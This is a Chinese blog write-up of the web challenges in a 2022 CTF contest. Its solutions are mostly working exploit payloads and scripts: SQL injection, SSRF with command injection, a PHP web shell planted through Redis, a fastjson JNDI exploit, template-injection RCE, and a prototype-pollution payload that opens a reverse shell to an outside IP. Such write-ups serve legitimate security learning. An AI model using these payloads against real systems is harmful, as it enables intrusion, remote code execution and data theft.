

2022-工大抗疫-web-writeup

原创

bfengj 于 2022-01-21 12:09:00 发布 674 收藏

分类专栏: [比赛WP](#) 文章标签: [前端](#) [php](#) [safari](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/rfrder/article/details/122618591>

版权



[比赛WP 专栏收录该内容](#)

44 篇文章 11 订阅

订阅专栏

Web1

```
GET /There_is_no_flag_here.php HTTP/1.1
Host: eci-2ze7fu15ewwxadups678.cloudeci1.ichunqiu.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
client-ip:127.0.0.1
Cookie: chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDI00000; __jsluid_h=38957b31ca0168d2037aeb66ca8c866f
Connection: close
```

Web2

先file协议读文件 `?url=file:///var/www/html/flag.php`

然后命令执行:

```
http://eci-2ze7fu15ewwxadups680.cloudeci1.ichunqiu.com/index.php?url=http://127.0.0.1/flag.php%3Fcmd=;cat flag_iss_here.php
```

Web3

八进制绕一下就行。

```
def str_to_oct(cmd):
    # 命令转换成八进制字符串
    s = ""
    for t in cmd:
        o = ('%s' % (oct(ord(t))))[2:]
        s+= '\\'+o
    return s
print(str_to_oct('cat'))
```

```
$_\143\141\164' /*
```

Web4

index.php泄露，然后直接打就行了。

```
?s=a:2:{i:0;s:4:"Easy";i:1;s:7:"getflag";}
```

Web5

时间盲注和双写绕waf就行。

```
?id=0' || if(ascii(substr(((select load_file('/flag')),1,1))<0,benchmark(100000,sha(1)),1=2)%23
```

写脚本跑就行，比赛时的脚本找不到了就懒得再写了。

login

mysql8联合注一下就行。

```
username=-1'union values row(1,2,'c4ca4238a0b923820dcc509a6f75849b')%23&password=1&login=login
```

海量视频

```
"""
Author:feng
"""
import requests
from time import *
def createNum(n):
    num = 'true'
    if n == 1:
        return 'true'
    else:
        for i in range(n - 1):
            num += "+true"
        return num

url='http://eci-2zee7zo24ni5sw3bnjug.cloudec11.ichunqiu.com'

"jw2fdkci2F2md2FFA4"
flag=''
for i in range(5,100):
    min=32
    max=128
    while 1:
        j=min+(max-min)//2
        if min==j:
            flag+=chr(j)
            print(flag)
            if chr(j)=='}':
                exit()
            break

    #payload="" or if(ascii(substr((select group_concat(table_name) from information_schema.tables where tab
    le_schema=database()),{ },1))<{ },sleep(0.02),1)#".format(i,j)
    #payload="" or if(ascii(substr((select group_concat(column_name) from information_schema.columns where t
    able_name='flag233333'),{ },1))<{ },sleep(0.02),1)#".format(i,j)
    #payload="" or if(ascii(substr((select group_concat(flagass233) from flag233333),{ },1))<{ },sleep(0.02),1
```

```

)#"}.format(i,j)
    #payload="-1' ||if(ascii(substr(database()),{},{,1})<{,1=1,1=2})#"}.format(i,j)
    #payload="-1' ||if(ascii(substr((select group_concat(table_name) from information_schema.tables where tab
le_schema=database()),{},{,1})<{,1=1,1=2})#"}.format(i,j)
    #payload="-1' ||if(ascii(substr((select group_concat(column_name) from information_schema.columns where t
able_name='words'),{},{,1})<{,1=1,1=2})#"}.format(i,j)
    #payload="-1' ||if(ascii(substr((select group_concat(flag) from `1919810931114514`),{},{,1})<{,1=1,1=2})#"}.
format(i,j)
    payload="0' ||if(ascii(substr(((select group_concat(pwd) from user)),{},{,1})<{,sleep(1),1})#"}.format(i,j)
    #print(payload)
    #params = {
    #    "id":payload
    #}
    data={
        "username":payload,
        "pwd":1
    }
    try:
        r = requests.post(url=url,data=data,timeout=1)
        min = j
    except:
        max = j
    sleep(0.1)
"hw2fckci2F2md2FFA4"
"jw2ddkci2F2md2FFA4"

```

```

<?php
//error_reporting(E_ALL);

function waf($input){
    $check = preg_match('/into/i', $input);
    if ($check) {
        exit("hackkk!!!");
    }
    else {
        return $input;
    }
}
require_once 'vendor/autoload.php';
use Firebase\JWT\JWT;
$fff = fopen(".rsa_private_key.pem","rb");
$rsa_private_key = fread($fff,filesize(".rsa_private_key.pem"));

$fff2 = fopen(".rsa_public_key.pem","rb");
$rsa_public_key = fread($fff2,filesize(".rsa_public_key.pem"));
$username = @$_POST['username'];
$password = @$_POST['pwd'];

$payload = array(
    "name" => "admin",
    "pwd" => "jw2fdkci2F2md2FFA4",
    "isadmin" => true,
    /*"isadmin" => false,
);

$jwt = JWT::encode($payload,$rsa_private_key,"RS256");
var_dump($jwt);
exit();

```

```
url=dict://127.0.0.1:6379/config:set:dir:/var/www/html
url=dict://127.0.0.1:6379/set:shell:"\x3c\x3f\x70\x68\x70\x20\x65\x76\x61\x6c\x28\x24\x5f\x50\x4f\x53\x54\x5b\x
30\x5d\x29\x3b\x3f\x3e"
url=dict://127.0.0.1:6379/config:set:dbfilename:3.php
url=dict://127.0.0.1:6379/save

i conv 绕 df 就行
```

EasyEscape

参考<https://www.anquanke.com/post/id/84336>

有个模板渲染的rce，其实就是拿到 `constructor` (Function)。


js的东西了。

然后绕一下空格就行：

```
username={{(["constr"%2b"uctor"] ["constr"%2b"uctor"]) ("return(global["pro"%2b"cess\"]["mai"%2b"nModule\"]["req"%2b"uire\"]) (\ "child_p"%2b"rocess\"]) (\ "exe"%2b"cSync\"]) (\ "cat$IFS$9/flag\"])") ( ) )}}&password=1&login=login
```

Home Page

Hello flag{12ed785e-3089-428a-867d-4718b63525e0} ! Can you help me?



easy_fastjson

fastjson的1.2.42:

```
<dependency>
  <groupId>com.alibaba</groupId>
  <artifactId>fastjson</artifactId>
  <version>1.2.42</version>
</dependency>
```

这里反序列化漏洞：


```
root@VM-0-6-ubuntu:~/java/jndi# java -jar JNDI-Exploit-1.0-SNAPSHOT-all.jar -C "touch /tmp/i_want_flag" -A 121.5.169.223
[ADDRESS] >> 121.5.169.223
[COMMAND] >> touch /tmp/i_want_flag
-----JNDI Links-----
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://121.5.169.223:1099/pq02uk
ldap://121.5.169.223:1389/pq02uk
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://121.5.169.223:1099/0wket
ldap://121.5.169.223:1389/0wket
Target environment(Build in JDK whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.+ in classpath):
rmi://121.5.169.223:1099/kilwfd
-----Server Log-----
2022-01-20 16:59:49 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2022-01-20 16:59:49 [RMISERVER] >> Listening on 0.0.0.0:1099
2022-01-20 16:59:49 [LDAPSERVER] >> Listening on 0.0.0.0:1389
2022-01-20 17:00:06 [LDAPSERVER] >> Send LDAP reference result for pq02uk redirecting to http://121.5.169.223:8180/ExecTemplateJDK8.class
2022-01-20 17:00:06 [JETTYSERVER]>> Log a request to http://121.5.169.223:8180/ExecTemplateJDK8.class
```

UNREGISTERED VERSION - Please support MohaYterm by subscribing to the professional edition here: <https://mohayterm.mohatak.net>

CSDN @bfengj



flag{c6bef8cf-d24c-44be-ab66-a89756150f45}

CSDN @bfengj

GrandTravel

SQL注入爆密码:

```
import requests
import string
url="http://eci-2ze3pskpr9bsua77qxc7.cloudeci1.ichunqiu.com:8888/login"

"Adm1n_P0ssw0rd_a1w6346daw94d"
flag = ""
for i in range(1000):
    #for j in ""
    for j in string.printable:
        payload=' |(this["user"+"name"]=="admin"&&(this["pass"+"word"]))[{}]=="{}" || this["user"+"name"]=="feng"
||"1"=="2'
        data={
            "username":payload.format(i,j),
            "password":1
        }


        r=requests.post(url=url,data=data)
        #print(r.text)
        if "Login Failed" in r.text:
            flag+=j
            print(flag)
            break
```

然后参考<https://blog.csdn.net/anwen12/article/details/12136806?spm=1001.2014.3001.5501>

生成反序列化数据, ssrf打过去:

```
http://0:6379/%C4%8DHTTP/1.1%C4%8D%C4%8A*2%C4%8D%C4%8A$4%C4%8D%C4%8AAUTH%C4%8D%C4%8A$31%C4%8D%C4%8ARed1S_P0ssw0r
d_a456wd4654aw54wd%C4%8D%C4%8A*1%C4%8D%C4%8A$7%C4%8D%C4%8ACOMMAND%C4%8D%C4%8A*3%C4%8D%C4%8A$3%C4%8D%C4%8Aset%C4%
8D%C4%8A$37%C4%8D%C4%8Aadminf528764d624db129b32c21fbca0cb8d6%C4%8D%C4%8A$276%C4%8D%C4%8AeyJyY2Ui0iJfJCRORF9GVU5D
JCRfZnVuY3Rpb24oXtyZXF1aXJlKdjaGlsZF9wcm9jZXNzJykuZXhlYygnZWNoYBZbUZ6YUNBdGFtQStKaUF2WkdWMkwzUmpjQzh4TWpFdU5T
NHh0amt1TWpJekx6TTV0e1kzSURBK0pqrT18YmFzZTY0IC1kFGJhc2ggLWknLGZ1bmn0aw9uKGVycm9yLCBzdGRvdXQsIHh0ZGVyci17Y29uc29s
ZS5sb2coc3Rkb3V0KX0p030oKSJ9%C4%8D%C4%8A
```

反序列化触发:



先提前signup, ssrf之后再signup会自动跳转到contact来触发反序列化rce。

然后suid提权, 利用ftp。

参考ftp文章: <https://www.commandlinux.com/man-page/man1/netkit-ftp.1.html>

利用ftp server: <https://github.com/ma1s/vb/jsftpd>

代码:

```
const { ftpd } = require('jsftpd')

const server = new ftpd({cnf: {username: 'john', password: 'doe', basefolder: '/tmp', port: 6668}})

server.start()
```

```
ctfer@engine-1:/tmp$ echo "Y29uc3QgeyBmdHBkIH0gPSByZXF1aXJlKdqc2Z0cGQnKQoKY29uc3Qgc2VydMvyID0gbmV3IGZ0cGQoe2NuZ
joge3VzZXJlY29uc3QgeyBmdHBkIH0gPSByZXF1aXJlKdqc2Z0cGQnKQoKY29uc3Qgc2VydMvyID0gbmV3IGZ0cGQoe2NuZ
Ck=" | base64 --decode > 1.js
<H19KQoKc2VydMvyLnN0YXJ0Kk=" | base64 --decode > 1.js
ctfer@engine-1:/tmp$ ls
ls
1.js
mongodb-27017.sock
node_modules
package-lock.json
ctfer@engine-1:/tmp$ node 1.js
```

```
ctfer@engine-1:/home/node/src$ ftp 127.0.0.1 6668
ftp 127.0.0.1 6668
john
Password:doe
put /flag flag
```

```
e
ctfer@engine-1:/tmp$ cat flag
cat flag
flag{a84ad249-3dbe-49f0-aaef-c131e9ad0f00}ctfer@engine-1:/tmp$
```

js_far

```
let {id,solved,ifsolve} = req.body;
let rel = false;
works[id][solved]=ifsolve;
if(ifsolve==='solve'){
  works[id]['emo']=emo_solve[id[4]-1];
  rel=true;
}else {
  works[id]['emo']=emo_unsolve[id[4]-1];
}
res.json({'ok':rel});
```

查一下 [dustjs-linkedin](https://github.com/linkedin/dustjs/issues/804) 的rce: <https://github.com/linkedin/dustjs/issues/804>

第一行代码并不能原型链污染，但是下面的可以。

打就完事了：

```
{"id":"__proto__","ANY_CODE":"","ifsolve":"this.constructor.constructor('return process')().mainModule.require('child_process').execSync('bash -c \"bash -i >& /dev/tcp/121.5.169.223/39767 0>&1\"')"}
```

flag在 [/root/flag.txt](#) ， [/home/js_far/flag.txt](#) 是假flag。

小苓的网页

附件看到：

```
location /.well-known {
    autoindex on;
    alias /var/www/html/well-known/;
}
```

熟悉的nginx目录穿越：

← → ↻ ⚠ 不安全 | eci-2zej4o1jo0uu6n8gsw2j.cloudeci1.ichunqiu.com/.well-known../test/

Index of /.well-known../test/

../
[ATestOfXiaoLing.php](#)

29-Nov-2021 15:45

360

然后是很简单的反序列化，没啥好说的。

```
<?php
highlight_file(__FILE__);

ini_set('display_errors', 'on');
class FDtest{
    public function __destruct()
    {
        if($this->getfile) echo file_get_contents($this->getfile);//flag at /flag
    }
}

$res = unserialize($_REQUEST['a']);

if(preg_match('/l/i',serialize($res))){
    throw new Exception("Hitherto shalt thou come, but no further");
}
```

Notice: unserialize(): Error at offset 42 of 42 bytes in **/var/www/html/test/ATestOfXiaoLing.php** on line 12
flag{79c22752-d357-496e-85a1-87c773cfef8c}

